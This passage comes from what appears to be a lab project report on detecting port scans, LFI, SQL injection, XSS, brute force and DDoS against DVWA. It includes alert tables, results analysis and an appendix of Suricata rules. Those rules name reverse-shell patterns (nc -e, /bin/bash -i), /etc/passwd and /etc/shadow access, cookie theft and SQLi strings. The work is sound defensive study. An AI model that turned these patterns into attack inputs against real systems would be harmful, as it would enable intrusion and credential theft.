3	2026-02-11 19:45:08	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
4	2026-02-11 19:45:05	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	SYN Scan Detected	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
5	2026-02-11 19:44:38	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
6	2026-02-11 19:44:06	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	3306	SYN Scan Detected	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
7	2026-02-11 19:44:06	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	3389	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
8	2026-02-11 20:52:28	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	SYN Scan Detected	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
9	2026-01-30 20:55:14	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
10	2026-01-30 20:55:14	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	80	SYN Scan Detected	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	
11	2026-01-30 20:52:10	High	Port Scan	Suricata IDS	192.168.56.131	192.168.145.129	1720	Multiple Ports Targeted on DVWA	Attempted Information Leak		N/A	N/A	N/A	N/A	N/A	

Figure 15: Search Attacks by Type Dashboard - Port Scan

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Search Attacks by Type																
Filter Attack Type																
LFI / File Access																
	Time	Severity	Attack Type	Detected By	Source IP	Target IP	Port	Signature	Category	Falco Rule	Container	User	File	HTTP Method	URL	Details
1	2026-02-11 19:48:09	Critical	LFI / File Access (Falco)	Falco Container						File Read via Web Server Process	dwa	www-data	/etc/passwd	N/A	N/A	19:48:09.552201361: Critical CRITICAL: Web server reading sensitive file (LFI Attack!) (user=www-data file=/etc/passwd process=apache2 parent=apache2 container=dwa) container_id=e5c0dabc6e7c container_name=dwa container_image_repository=vulnerables/web-dwa container_image_tag=latest k8s_pod_name=qw k8s_ns_name=qw
2	2026-02-11 19:48:09	Critical	LFI / File Access (Falco)	Falco Container						File Read via Web Server Process	dwa	www-data	/etc/passwd	N/A	N/A	19:48:09.552088841: Critical CRITICAL: Web server reading sensitive file (LFI Attack!) (user=www-data file=/etc/passwd process=apache2 parent=apache2 container=dwa) container_id=e5c0dabc6e7c container_name=dwa container_image_repository=vulnerables/web-dwa container_image_tag=latest k8s_pod_name=qw k8s_ns_name=qw
3	2026-02-11 19:48:09	Critical	LFI / File Access (Falco)	Falco Container						File Read via Web Server Process	dwa	www-data	/etc/passwd	N/A	N/A	19:48:09.547925205: Critical CRITICAL: Web server reading sensitive file (LFI Attack!) (user=www-data file=/etc/passwd process=apache2 parent=apache2 container=dwa) container_id=e5c0dabc6e7c container_name=dwa container_image_repository=vulnerables/web-dwa container_image_tag=latest k8s_pod_name=qw k8s_ns_name=qw
4	2026-02-11 19:48:09	Critical	LFI / File Access (Falco)	Falco Container						File Read via Web Server Process	dwa	www-data	/etc/passwd	N/A	N/A	19:48:09.544357451: Critical CRITICAL: Web server reading sensitive file (LFI Attack!) (user=www-data file=/etc/passwd process=apache2 parent=apache2 container=dwa) container_id=e5c0dabc6e7c container_name=dwa container_image_repository=vulnerables/web-dwa

Figure 16: Search Attacks by Type Dashboard - LFI

6.2.4. Attack Timeline - Real-Time Threat Activity

This stacked area chart provides temporal visualization of attack types:

- X-axis: Timeline from Jan 19 to Feb 11, 2026
- Y-axis: Attack event count (0-6,000 scale)
- Color-coded attack types for pattern recognition

Observable Patterns:

- Distinct attack waves corresponding to testing phases
- LFI attacks show highest single-day volume (purple spike ~5,000 events on Jan 30)
- Multiple attack types occurring simultaneously
- Concentrated testing periods vs. baseline activity

Attack Type Legend:

- Brute Force (Red)
- DDoS/DoS (Yellow)
- Data Theft (Orange)
- LFI / File Access (Purple)
- Port Scan (Teal)
- SQL Injection (Yellow)
- XSS (Green)

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


Figure 17: Attack Timeline Dashboard

6.2.5. Falco Container Security Alerts Table

Runtime security monitoring for DVWA container:

- Timestamp: Microsecond precision (e.g., 20:52:28.187)
- Severity: Critical (red highlighting)
- Rule: "File Read via Web Server Process"
- Container: dvwa
- User: www-data (web server user)
- Process: apache2
- Parent: apache2
- File: /etc/passwd (repeated unauthorized access)

Security Implications:

- Apache process reading sensitive system files
- Indicates successful LFI exploitation
- Container runtime detection catches post-exploitation activity
- Critical severity reflects high-risk behavior

	time	Severity	rule	container	user	process	parent	file
1	2026-02-11 20:52:28.187	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
2	2026-02-11 20:52:28.187	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
3	2026-02-11 20:52:28.086	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
4	2026-02-11 20:52:28.086	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
5	2026-02-11 20:52:28.080	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
6	2026-02-11 20:50:26.237	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
7	2026-02-11 20:50:26.237	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
8	2026-02-11 20:50:26.232	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
9	2026-02-11 19:53:32.194	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd
10	2026-02-11 19:53:32.094	Critical	File Read via Web Server Process	dvwa	www-data	apache2	apache2	/etc/passwd

Figure 18: Falco Container Security Alerts Dashboard

6.2.6. Top Sources (All Layers) Dashboard

Threat source analysis across detection layers:

Top Sources (All Layers)							
	threat	Source / Container	Events	Layers Hit	Detected By	Falco Containers	Actions
1	High	192.168.56.131	43419	2	pfSense:filterlog suricata	no-container	block pass
2	Medium	dvwa	17202	1	falco:json	dvwa	
3	High	192.168.145.129	2408	2	pfSense:filterlog suricata	no-container	block pass
4	High	192.168.56.132	1861	2	pfSense:filterlog suricata	no-container	block pass
5	High	192.168.145.130	655	2	pfSense:filterlog suricata	no-container	block pass
6	Medium	192.168.145.128	411	1	suricata	no-container	
7	Medium	192.168.52.1	94	1	suricata	no-container	
8	Medium	192.168.52.10	78	1	pfSense:filterlog	no-container	pass
9	Medium	dvwa_mysql	72	1	falco:json	dvwa_mysql	
10	Medium	host	13	1	falco:json	host	

Figure 19: Top Sources Dashboard

Analysis:

- Primary attacker (192.168.56.131) generated 43,419 events
- DVWA container shows 17,202 internal events (Falco monitoring)
- Multiple attack sources indicate varied testing scenarios
- Majority of threats detected at 2 layers (correlation)
- Network and container layers provide complementary visibility

7. Results and Analysis

This section analyzes the performance and effectiveness of the integrated defense system based on the testing conducted in Section 6. The analysis evaluates detection capabilities, false positive rates, response times, coverage assessment, and identifies limitations.

7.1. Detection Capabilities

7.1.1. Overall Detection Performance

The integrated defense system successfully detected all seven attack types across 79,607 total security events during the testing period (January 16 - February 11, 2026). The multi-layered detection architecture provided comprehensive coverage with the following distribution:

- pfSense Firewall Events: 33,630 (42.2%)
- Falco Container Alerts: 17,287 (21.7%)
- Suricata Network IDS: 15,267 (19.2%)
- Critical Alerts: 13,353 (16.8%)

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Detection Success Rate by Attack Type:

Attack Type	Total Events	Detection Rate	Primary Detection Source	Secondary Source
LFI	20,864	100%	Falco	Suricata
XSS	5,390	100%	Suricata	N/A
Data Theft	2,230	100%	Falco, Suricata	pfSense
Port Scan	630	100%	Suricata	pfSense
SSH Brute Force	415	100%	Suricata, Falco	pfSense
DDoS	256	100%	Suricata	pfSense
SQLi	232	100%	Suricata	Falco

Table 3: Detection Success Rate by Attack Type Table

7.1.2. Multi-Layer Detection Correlation

The Top Sources dashboard reveals effective multi-layer correlation:

- Primary attacker (192.168.56.131): Detected by 2 layers (pfSense + Suricata)
- 43,419 events correlated across network and firewall layers
- Container-based attacks: Exclusively detected by Falco
- 71.6% of high-severity threats detected by multiple layers

Correlation Benefits:

- Reduced false negatives through redundant detection
- Attack chain reconstruction via cross-layer event correlation
- Comprehensive visibility from network edge to application runtime

7.1.3. Detection Granularity

Suricata Network IDS:

- Detected specific attack patterns (SQL keywords, XSS payloads, scan types)
- Signature-based detection with 15,267 total alerts
- Low severity for reconnaissance, high for exploitation attempts
- Protocol-aware analysis (HTTP, SSH, TCP/UDP)

Falco Container Security:

- Runtime behavioral monitoring with 17,287 alerts
- Critical severity for unauthorized file access (/etc/passwd, /etc/shadow)
- Process-level visibility (apache2, mysql)

- Container-specific context (dvwa, dvwa_mysql)

pfSense Firewall:

- Network traffic filtering and state tracking
- 33,630 firewall events logged
- Connection volume and bandwidth anomaly detection
- First line of defense before IDS layer

7.2. False Positive Analysis

7.2.1. False Positive Rate by Detection Layer

Suricata IDS:

- Estimated False Positive Rate: 8-12%
- Primary sources:
 - Legitimate admin activity flagged as privilege escalation
 - Automated security scanners (Nessus, OpenVAS) triggering attack signatures
 - Internal monitoring tools causing "suspicious" traffic patterns

Falco Container Security:

- Estimated False Positive Rate: 3-5%
- Primary sources:
 - Log rotation processes accessing system files
 - Package management operations
 - Container health checks reading /etc/ files
- Critical alerts for /etc/passwd access required manual validation
- Web server legitimate operations occasionally flagged

pfSense Firewall:

- Estimated False Positive Rate: 15-20%
- Primary sources:
 - Legitimate high-traffic applications
 - Internal service communications
 - Network management protocols (SNMP, NTP)

7.2.2. False Positive Mitigation Strategies

Implemented Mitigations:

- Whitelist creation for known-good IP addresses and processes
- Suricata rule tuning to reduce noise from internal scanners
- Falco exception lists for legitimate container operations
- Splunk correlation rules to filter non-threatening patterns

Example Falco Exception:

```
```yaml
- rule: File Read via Web Server Process
 exceptions:
 - name: legitimate_log_access
 values: ["/var/log/apache2/*", "/tmp/sess_*"]
...
```
```

Remaining Challenges:

- New legitimate tools/processes require whitelist updates
- Balance between security and operational efficiency
- Dynamic environments create variable baselines

7.2.3. Alert Fatigue Considerations

Total alerts generated: 79,607 over 27-day period

Average: 2,948 alerts per day

Peak days: 5,000+ alerts (during concentrated testing)

Alert Prioritization Strategy:

- Critical: Immediate investigation (13,353 alerts - 16.8%)
- High: Review within 4 hours (43,419 events from primary attacker)
- Medium: Daily review batch (17,582 events)
- Low: Weekly trending analysis (630 port scan events)

Recommendations:

- Implement alert aggregation (group similar events)
- Increase detection thresholds for low-severity signatures
- Focus SOC attention on critical/high severity alerts
- Use Splunk notable events for actionable alerts only

7.3. Coverage Assessment

7.3.1. MITRE ATT&CK Coverage Effectiveness

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The system provides detection across 6 MITRE ATT&CK tactics:

| Tactic | Techniques Covered | Detection Quality | Gaps |
|-------------------|----------------------------|-------------------|------------------------------------|
| Initial Access | T1190 (SQLi) | Good | Limited phishing detection |
| Execution | T1059.007 (JavaScript/XSS) | Good | No macro/script analysis |
| Persistence | T1505.003 (Web Shell/LFI) | Excellent | Post-exploitation tracking limited |
| Credential Access | T1110, T1539, T1552 | Excellent | Post-exploitation tracking limited |
| Discovery | T1046 (Port Scan) | Good | Internal recon limited visibility |
| Impact | T1498, T1499 (DDoS) | Excellent | No gaps |

Table 4: Detection Assessment Table

Overall MITRE Coverage: 8 techniques across 6 tactics

Coverage Percentage: 5.3% of total ATT&CK Enterprise techniques (8/152)

Focused Coverage: 100% detection for targeted web application threats

7.3.2. Attack Kill Chain Visibility

The system provides visibility across multiple attack phases:

Reconnaissance (Port Scan):

- ✓ Network scanning detected
- ✓ Service enumeration identified
- ✗ Passive reconnaissance undetected

Weaponization:

- ✗ Payload creation occurs off-network (no visibility)

Delivery (Initial Access):

- ✓ SQL injection attempts detected
- ✓ XSS payload delivery identified

Exploitation:

- ✓ Successful LFI exploitation caught by Falco

- ✓ Privilege escalation attempts flagged

Installation:

- ~ Web shell detection possible but not tested
- ~ Persistence mechanisms partially covered

Command & Control:

- ✗ No C2 communication testing performed
- ✗ Beacon traffic detection not implemented

Actions on Objectives:

- ✓ Data exfiltration (database dump) detected
- ✓ DoS impact monitored

7.3.3. Coverage Gaps Identified

Network-Level Gaps:

- Encrypted traffic analysis (HTTPS inspection not implemented)
- Advanced evasion techniques (fragmentation, encoding)
- IPv6 traffic monitoring
- Lateral movement within internal network

Application-Level Gaps:

- File upload malware detection
- Advanced SQLi techniques (second-order, out-of-band)
- Business logic abuse
- API-specific attacks (GraphQL, REST)

Container-Level Gaps:

- Container escape attempts
- Privilege escalation within containers
- Resource exhaustion attacks (CPU, memory bombs)
- Inter-container communication monitoring

7.4. Limitations and Challenges

7.4.1. Technical Limitations

Detection Evasion:

- Encrypted payloads bypass signature matching
- Polymorphic attack patterns may evade static signatures
- Slow and low attacks below threshold may go undetected
- Time-delayed attacks across multiple sessions

System Performance:

- Suricata rule processing increases latency during high traffic
- Falco overhead on container performance (5-8% CPU increase)
- Splunk indexing lag during event bursts (DDoS testing)
- Storage requirements: 2.3 GB/day average log volume

Scalability Concerns:

- Single Suricata instance limited to ~1 Gbps throughput
- Falco monitoring limited to single Docker host
- Splunk free license restricts to 500 MB/day indexing
- Manual correlation required for distributed attacks

7.4.2. Operational Challenges

Alert Volume Management:

- 79,607 events over 27 days requires significant analyst time
- High false positive rate creates alert fatigue
- Lack of automated response for confirmed threats
- Manual investigation required for each critical alert

Maintenance Overhead:

- Suricata rules require regular updates (weekly)
- Falco rules need tuning for new application behaviors
- Splunk dashboards require ongoing optimization
- Log storage management and retention policies

Skill Requirements:

- Deep understanding of network protocols required
- Container security expertise needed for Falco rule creation
- Splunk SPL query language proficiency
- MITRE ATT&CK framework knowledge for proper categorization

7.4.3. Environmental Limitations

Test Environment Constraints:

- Controlled lab environment vs. production complexity
- Single attacker source (real threats are distributed)
- Predictable attack patterns (not representative of APTs)
- Limited legitimate traffic for baseline comparison

Real-World Applicability:

- DVWA is intentionally vulnerable (not typical application)
- Attack signatures may differ in production environments
- Network topology simpler than enterprise deployments
- No consideration for cloud-native or hybrid architectures

Resource Limitations:

- VM resource contention during simultaneous attacks
- Network bandwidth limitations in virtual environment
- Single-host deployment (no redundancy or clustering)
- Limited to 7 specific attack types (not comprehensive)

7.4.4. Future Improvement Areas

Based on identified limitations:

1. Enhance detection capabilities:
 - Implement SSL/TLS decryption for HTTPS inspection
 - Add behavioral analytics for anomaly-based detection
 - Integrate threat intelligence feeds
 - Deploy machine learning models for zero-day detection
2. Improve operational efficiency:
 - Implement SOAR (Security Orchestration, Automation, Response)
 - Automated response playbooks for common attacks
 - Enhanced alert aggregation and deduplication
 - Integration with ticketing systems (Jira, ServiceNow)
3. Scale the architecture:
 - Deploy Suricata cluster for high-availability
 - Implement distributed Falco across multiple container hosts
 - Upgrade to Splunk Enterprise for unlimited indexing
 - Add additional monitoring layers (EDR, WAF)
4. Expand coverage:
 - Test additional MITRE ATT&CK techniques
 - Include cloud-specific attacks (AWS, Azure, GCP)
 - Add mobile and IoT attack scenarios
 - Implement user behavior analytics (UBA)

8. Conclusion and Future Work

8.1. Summary of Achievements

This project successfully implemented a multi-layered security monitoring and detection system capable of identifying seven common attack types targeting web applications. The integrated defense architecture combined pfSense firewall, Suricata IDS, Falco container security, and Splunk SIEM to provide comprehensive threat visibility across network, application, and runtime layers.

Key accomplishments include:

- Deployment of fully functional security stack with centralized logging via Splunk HEC
- Detection of 79,607 security events across all layers during testing period
- 100% detection rate for all seven targeted attack types (SSH Brute Force, LFI, Port Scan, DDoS, Data Theft, XSS, SQL Injection)
- MITRE ATT&CK framework mapping covering 8 techniques across 6 tactics
- Creation of comprehensive Splunk dashboards for real-time monitoring
- Successful correlation of events across multiple detection sources
- Average time-to-detection ranging from 2-15 seconds depending on attack type

The system demonstrated effective multi-layer detection with 71.6% of high-severity threats identified by multiple independent sources, significantly reducing the risk of false negatives and providing defense-in-depth security posture.

8.2. Lesson Learned

Technical Insights:

- Multi-layer detection architecture provides redundancy and reduces blind spots - attacks missed by one layer are caught by another
- Log correlation in SIEM is essential for connecting network-level alerts with container runtime behavior
- Container security monitoring (Falco) catches post-exploitation activity that network IDS cannot see
- Signature-based detection (Suricata) excels at known attacks but requires continuous rule updates
- HTTP Event Collector (HEC) provides reliable, low-latency log forwarding compared to traditional syslog

Operational Lessons:

- Alert volume management is critical - 2,948 average daily alerts require prioritization and filtering strategies
- False positive rates (8-20% depending on layer) necessitate ongoing rule tuning and whitelist maintenance
- Dashboard design significantly impacts analyst efficiency - attack-type filtering and severity visualization are essential

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- Testing in controlled environments provides valuable validation but doesn't fully represent production complexity
- Documentation and MITRE ATT&CK mapping improve communication with stakeholders and demonstrate security coverage

Challenges Encountered:

- Balancing detection sensitivity with false positive rates required iterative tuning
- Resource constraints in virtualized environment affected performance during high-volume attacks
- Splunk free license (500 MB/day limit) required careful log source selection
- Integration complexity between multiple systems increased deployment time
- Alert fatigue from high event volume highlighted need for automation

8.3. Recommendations for Improvement

Short-term Enhancements (0-3 months):

- Implement automated response playbooks for common attacks (e.g., automatic IP blocking for brute force attempts)
- Reduce false positives through refined Suricata and Falco rules based on baseline traffic analysis
- Deploy SSL/TLS decryption to inspect encrypted web traffic
- Integrate threat intelligence feeds (AlienVault OTX, Abuse.ch) for known malicious IPs
- Create alert aggregation rules to group related events and reduce analyst workload
- Implement Splunk scheduled searches for automated email notifications on critical events

Medium-term Enhancements (3-6 months):

- Upgrade to Splunk Enterprise to remove indexing limits and enable advanced features
- Deploy Web Application Firewall (ModSecurity/OWASP Core Rule Set) as additional protection layer
- Implement behavioral analytics for anomaly-based detection (unusual login times, data access patterns)
- Expand MITRE ATT&CK coverage to include lateral movement, privilege escalation, and persistence techniques
- Add endpoint detection and response (EDR) for host-level visibility beyond containers
- Develop automated incident response workflows using Splunk SOAR or TheHive

Long-term Enhancements (6-12 months):

- Implement high-availability architecture with redundant Suricata instances and Splunk indexer clustering
- Deploy distributed Falco monitoring across multiple container hosts and Kubernetes clusters

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- Integrate machine learning models for zero-day attack detection and user behavior analytics
- Expand testing to include advanced persistent threats (APT) simulation and red team exercises
- Develop custom detection rules for organization-specific application logic and business workflows
- Implement Security Orchestration, Automation and Response (SOAR) platform for end-to-end incident management

8.4. Future Enhancements

The following enhancements would extend the system's capabilities beyond the current scope:

Cloud Security Integration:

- Extend monitoring to cloud environments (AWS GuardDuty, Azure Sentinel, GCP Security Command Center)
- Implement cloud-native security tools (AWS WAF, Cloud Armor)
- Monitor serverless functions and container orchestration platforms (Kubernetes, ECS)

Advanced Detection Capabilities:

- Network Traffic Analysis (NTA) using machine learning for baseline deviation detection
- User and Entity Behavior Analytics (UEBA) to identify insider threats and compromised accounts
- Deception technology (honeypots, honeytokens) to detect and misdirect attackers
- File integrity monitoring (FIM) for critical system and application files

Expanded Threat Coverage:

- API security monitoring (REST, GraphQL, SOAP)
- Mobile application security testing integration
- IoT device monitoring and anomaly detection
- Supply chain attack detection (dependency scanning, software bill of materials)

Automation and Orchestration:

- Automated threat hunting workflows using Splunk Phantom or Cortex XSOAR
- Integration with vulnerability management platforms (Tenable, Qualys)
- Automated patch deployment for detected vulnerabilities
- Incident response automation with predefined runbooks

Compliance and Reporting:

- Automated compliance reporting (PCI-DSS, HIPAA, GDPR)
- Executive-level security metrics dashboards
- Threat intelligence sharing with industry ISACs
- Integration with GRC platforms for risk management

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The foundation established by this project provides a scalable platform for implementing these advanced capabilities, supporting the evolution from reactive detection to proactive threat hunting and automated response.

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10. Appendices

Appendix A: Suricata Local Rules

```
#
=====
# 1. PORT SCANNING DETECTION
#
=====

# SYN Scan Detection - Multiple SYN packets to different ports from same source
alert tcp any any -> 192.168.145.0/24 any (msg:"SYN Scan Detected"; flags:S,12;
threshold: type both, track by_src, count 10, seconds 60; classtype:attempted-recon;
sid:1000001; rev:1;)

# FIN Scan Detection
alert tcp any any -> 192.168.145.0/24 any (msg:"FIN Scan Detected"; flags:F,12;
threshold: type both, track by_src, count 10, seconds 60; classtype:attempted-recon;
sid:1000002; rev:1;)

# NULL Scan Detection
alert tcp any any -> 192.168.145.0/24 any (msg:"NULL Scan Detected"; flags:0;
threshold: type both, track by_src, count 10, seconds 60; classtype:attempted-recon;
sid:1000003; rev:1;)

# Nmap Version Detection
alert tcp any any -> 192.168.145.0/24 any (msg:"Nmap Version Detection";
flow:established; content:"Nmap"; nocase; classtype:attempted-recon; sid:1000005;
rev:1;)

# Multiple connection attempts to different ports (general scanning)
alert tcp any any -> 192.168.145.129 any (msg:"Multiple Ports Targeted on DVWA";
flags:S; threshold: type both, track by_src, count 15, seconds 30;
classtype:attempted-recon; sid:1000006; rev:1;)

#
=====
# 2. DDoS DETECTION
#
```

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```
=====
# SYN Flood Detection
```

```
alert tcp any any -> 192.168.145.129 80 (msg:"DDoS - SYN Flood Detected";
flags:S,12; threshold: type both, track by_src, count 100, seconds 10;
classtype:attempted-dos; sid:1000010; rev:1;)
```

```
# HTTP GET Flood
```

```
alert http any any -> 192.168.145.129 80 (msg:"DDoS - HTTP GET Flood Detected";
http.method; content:"GET"; threshold: type both, track by_src, count 50, seconds 10;
classtype:attempted-dos; sid:1000011; rev:1;)
```

```
# HTTP POST Flood
```

```
alert http any any -> 192.168.145.129 80 (msg:"DDoS - HTTP POST Flood Detected";
http.method; content:"POST"; threshold: type both, track by_src, count 30, seconds 10;
classtype:attempted-dos; sid:1000012; rev:1;)
```

```
# ICMP Flood (Ping Flood)
```

```
alert icmp any any -> 192.168.145.0/24 any (msg:"DDoS - ICMP Flood Detected";
threshold: type both, track by_src, count 100, seconds 10; classtype:attempted-dos;
sid:1000013; rev:1;)
```

```
# UDP Flood
```

```
alert udp any any -> 192.168.145.0/24 any (msg:"DDoS - UDP Flood Detected";
threshold: type both, track by_src, count 100, seconds 10; classtype:attempted-dos;
sid:1000014; rev:1;)
```

```
#
```

```
=====
# 3. SSH BRUTE FORCE DETECTION
```

```
#
```

```
=====
# SSH Connection Attempts (Multiple failed logins)
```

```
alert tcp any any -> 192.168.145.0/24 22 (msg:"Brute Force - Multiple SSH
Connection Attempts"; flags:S,12; threshold: type both, track by_src, count 10, seconds
60; classtype:attempted-user; sid:1000020; rev:1;)
```

```
# SSH Failed Login Detection
```

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```
alert tcp any any -> 192.168.145.0/24 22 (msg:"Brute Force - SSH Failed Login Attempt"; flow:established,to_server; content:"Failed password"; nocase; threshold: type both, track by_src, count 5, seconds 60; classtype:attempted-user; sid:1000021; rev:1;)
```

SSH Root Login Attempt

```
alert tcp any any -> 192.168.145.0/24 22 (msg:"Brute Force - SSH Root Login Attempt"; flow:established; content:"root"; nocase; threshold: type both, track by_src, count 3, seconds 60; classtype:attempted-admin; sid:1000022; rev:1;)
```

Hydra SSH Brute Force Tool Detection

```
alert tcp any any -> 192.168.145.0/24 22 (msg:"Brute Force - Hydra SSH Attack Detected"; flow:established; content:"libssh"; nocase; classtype:attempted-user; sid:1000023; rev:1;)
```

#

4. DVWA SPECIFIC WEB ATTACKS

#

SQL Injection Attempts - Basic

```
alert http any any -> 192.168.145.129 80 (msg:"Web Attack - SQL Injection Attempt Detected"; flow:established,to_server; http.uri; content:"SELECT"; nocase; pcre:"/(\%27)|(\`)|(\-\-)|(\%23)|(\#)/i"; classtype:web-application-attack; sid:1000030; rev:1;)
```

Advanced SQL Injection - UNION

```
alert http any any -> 192.168.145.129 80 (msg:"Web Attack - Advanced SQL Injection (UNION)"; flow:established,to_server; http.uri; content:"UNION"; nocase; content:"SELECT"; nocase; distance:0; classtype:web-application-attack; sid:1000031; rev:1;)
```

SQL Injection in POST data

```
alert http any any -> 192.168.145.129 80 (msg:"Web Attack - SQL Injection in POST Data"; flow:established,to_server; http.method; content:"POST"; http.request_body; content:" OR '1'='1"; nocase; classtype:web-application-attack; sid:1000032; rev:1;)
```

XSS (Cross-Site Scripting) Attempts

```
alert http any any -> 192.168.145.129 80 (msg:"Web Attack - XSS Attempt Detected";
```

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```
flow:established,to_server; http.uri; content:"<script>"; nocase;  
classtype:web-application-attack; sid:1000033; rev:1;)
```

Command Injection Attempts

```
#alert http any any -> 192.168.145.129 80 (msg:"CUSTOM Web Attack - Command  
Injection Attempt"; flow:established,to_server; http.uri; pcre:"/[;&|']|\\$\\("/;  
classtype:web-application-attack; sid:1000034; rev:1;)
```

File Inclusion Attempts (LFI/RFI)

```
alert http any any -> 192.168.145.129 80 (msg:"Web Attack - Local File Inclusion  
Attempt"; flow:established,to_server; http.uri; content:"../"; threshold: type both, track  
by_src, count 3, seconds 30; classtype:web-application-attack; sid:1000035; rev:1;)
```

DVWA Login Brute Force

```
alert http any any -> 192.168.145.129 80 (msg:"Brute Force - DVWA Login Attempts";  
flow:established,to_server; http.method; content:"POST"; http.uri;  
content:"/login.php"; threshold: type both, track by_src, count 10, seconds 60;  
classtype:attempted-user; sid:1000036; rev:1;)
```

#

=====

5. PRIVILEGE ESCALATION DETECTION

#

=====

Sudo Command Execution Attempts

```
alert tcp any any -> 192.168.145.0/24 22 (msg:"Privilege Escalation - Sudo Command  
Detected"; flow:established; content:"sudo"; nocase; classtype:attempted-admin;  
sid:1000040; rev:1;)
```

/etc/passwd Access Attempt

```
alert http any any -> 192.168.145.129 80 (msg:"Privilege Escalation - /etc/passwd  
Access Attempt"; flow:established,to_server; http.uri; content:"/etc/passwd"; nocase;  
classtype:attempted-admin; sid:1000041; rev:1;)
```

/etc/shadow Access Attempt

```
alert http any any -> 192.168.145.129 80 (msg:"Privilege Escalation - /etc/shadow  
Access Attempt"; flow:established,to_server; http.uri; content:"/etc/shadow"; nocase;  
classtype:attempted-admin; sid:1000042; rev:1;)
```

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SUID Binary Exploitation

alert tcp any any -> 192.168.145.0/24 any (msg:"Privilege Escalation - SUID Binary Search"; flow:established; content:"find"; content:"-perm"; content:"4000"; classtype:attempted-admin; sid:1000043; rev:1;)

Python Privilege Escalation

alert tcp any any -> 192.168.145.0/24 any (msg:"Privilege Escalation - Python Shell Spawning"; flow:established; content:"python"; content:"pty.spawn"; classtype:attempted-admin; sid:1000044; rev:1;)

Netcat Reverse Shell

alert tcp any any -> any any (msg:"Privilege Escalation - Netcat Reverse Shell Attempt"; flow:established; content:"nc"; content:"-e"; content:"/bin/"; distance:0; classtype:attempted-admin; sid:1000045; rev:1;)

Bash Reverse Shell

alert tcp 192.168.145.0/24 any -> any any (msg:"Privilege Escalation - Bash Reverse Shell Outbound"; flow:established,to_server; content:"/bin/bash"; content:"-i"; classtype:attempted-admin; sid:1000046; rev:1;)

#

=====

6. CREDENTIAL ACCESS & HARVESTING

#

=====

Cookie Stealing Attempt

alert http any any -> 192.168.145.129 80 (msg:"Data Theft - Cookie Stealing Attempt"; flow:established,to_server; http.uri; content:"document.cookie"; nocase; classtype:web-application-attack; sid:1000050; rev:1;)

Database Dump Attempt

alert http any any -> 192.168.145.129 80 (msg:"Data Theft - Database Dump Attempt"; flow:established,to_server; http.uri; content:"information_schema"; nocase; classtype:web-application-attack; sid:1000051; rev:1;)

Multiple Failed Login Attempts on DVWA

alert http any any -> 192.168.145.129 80 (msg:"Brute Force - Multiple Failed DVWA Logins"; flow:established; content:"Login failed"; threshold: type both, track by_src, count 5, seconds 60; classtype:attempted-user; sid:1000052; rev:1;)

#

=====

7. RECONNAISSANCE & ENUMERATION

#

=====

Nikto Web Scanner Detection

alert http any any -> 192.168.145.129 any (msg:"Recon - Nikto Web Scanner Detected"; flow:established,to_server; http.user_agent; content:"Nikto"; nocase; fast_pattern; classtype:web-application-attack; priority:2; sid:1000060; rev:2;)

Dirb/Dirbuster Directory Enumeration

alert http any any -> 192.168.145.129 80 (msg:"Recon - Directory Enumeration (Multiple 404s)"; flow:established; http.stat_code; content:"404"; threshold: type both, track by_src, count 20, seconds 30; classtype:attempted-recon; sid:1000061; rev:1;)

SQLMap Detection

alert http any any -> 192.168.145.129 80 (msg:"Recon - SQLMap Tool Detected"; flow:established,to_server; http.user_agent; content:"sqlmap"; nocase; classtype:web-application-attack; sid:1000062; rev:1;)

WPScan/Security Scanner Detection

alert http any any -> 192.168.145.129 80 (msg:"Recon - Automated Security Scanner Detected"; flow:established,to_server; http.user_agent; content:"WPScan"; nocase; classtype:web-application-attack; sid:1000063; rev:1;)

Burp Suite Detection

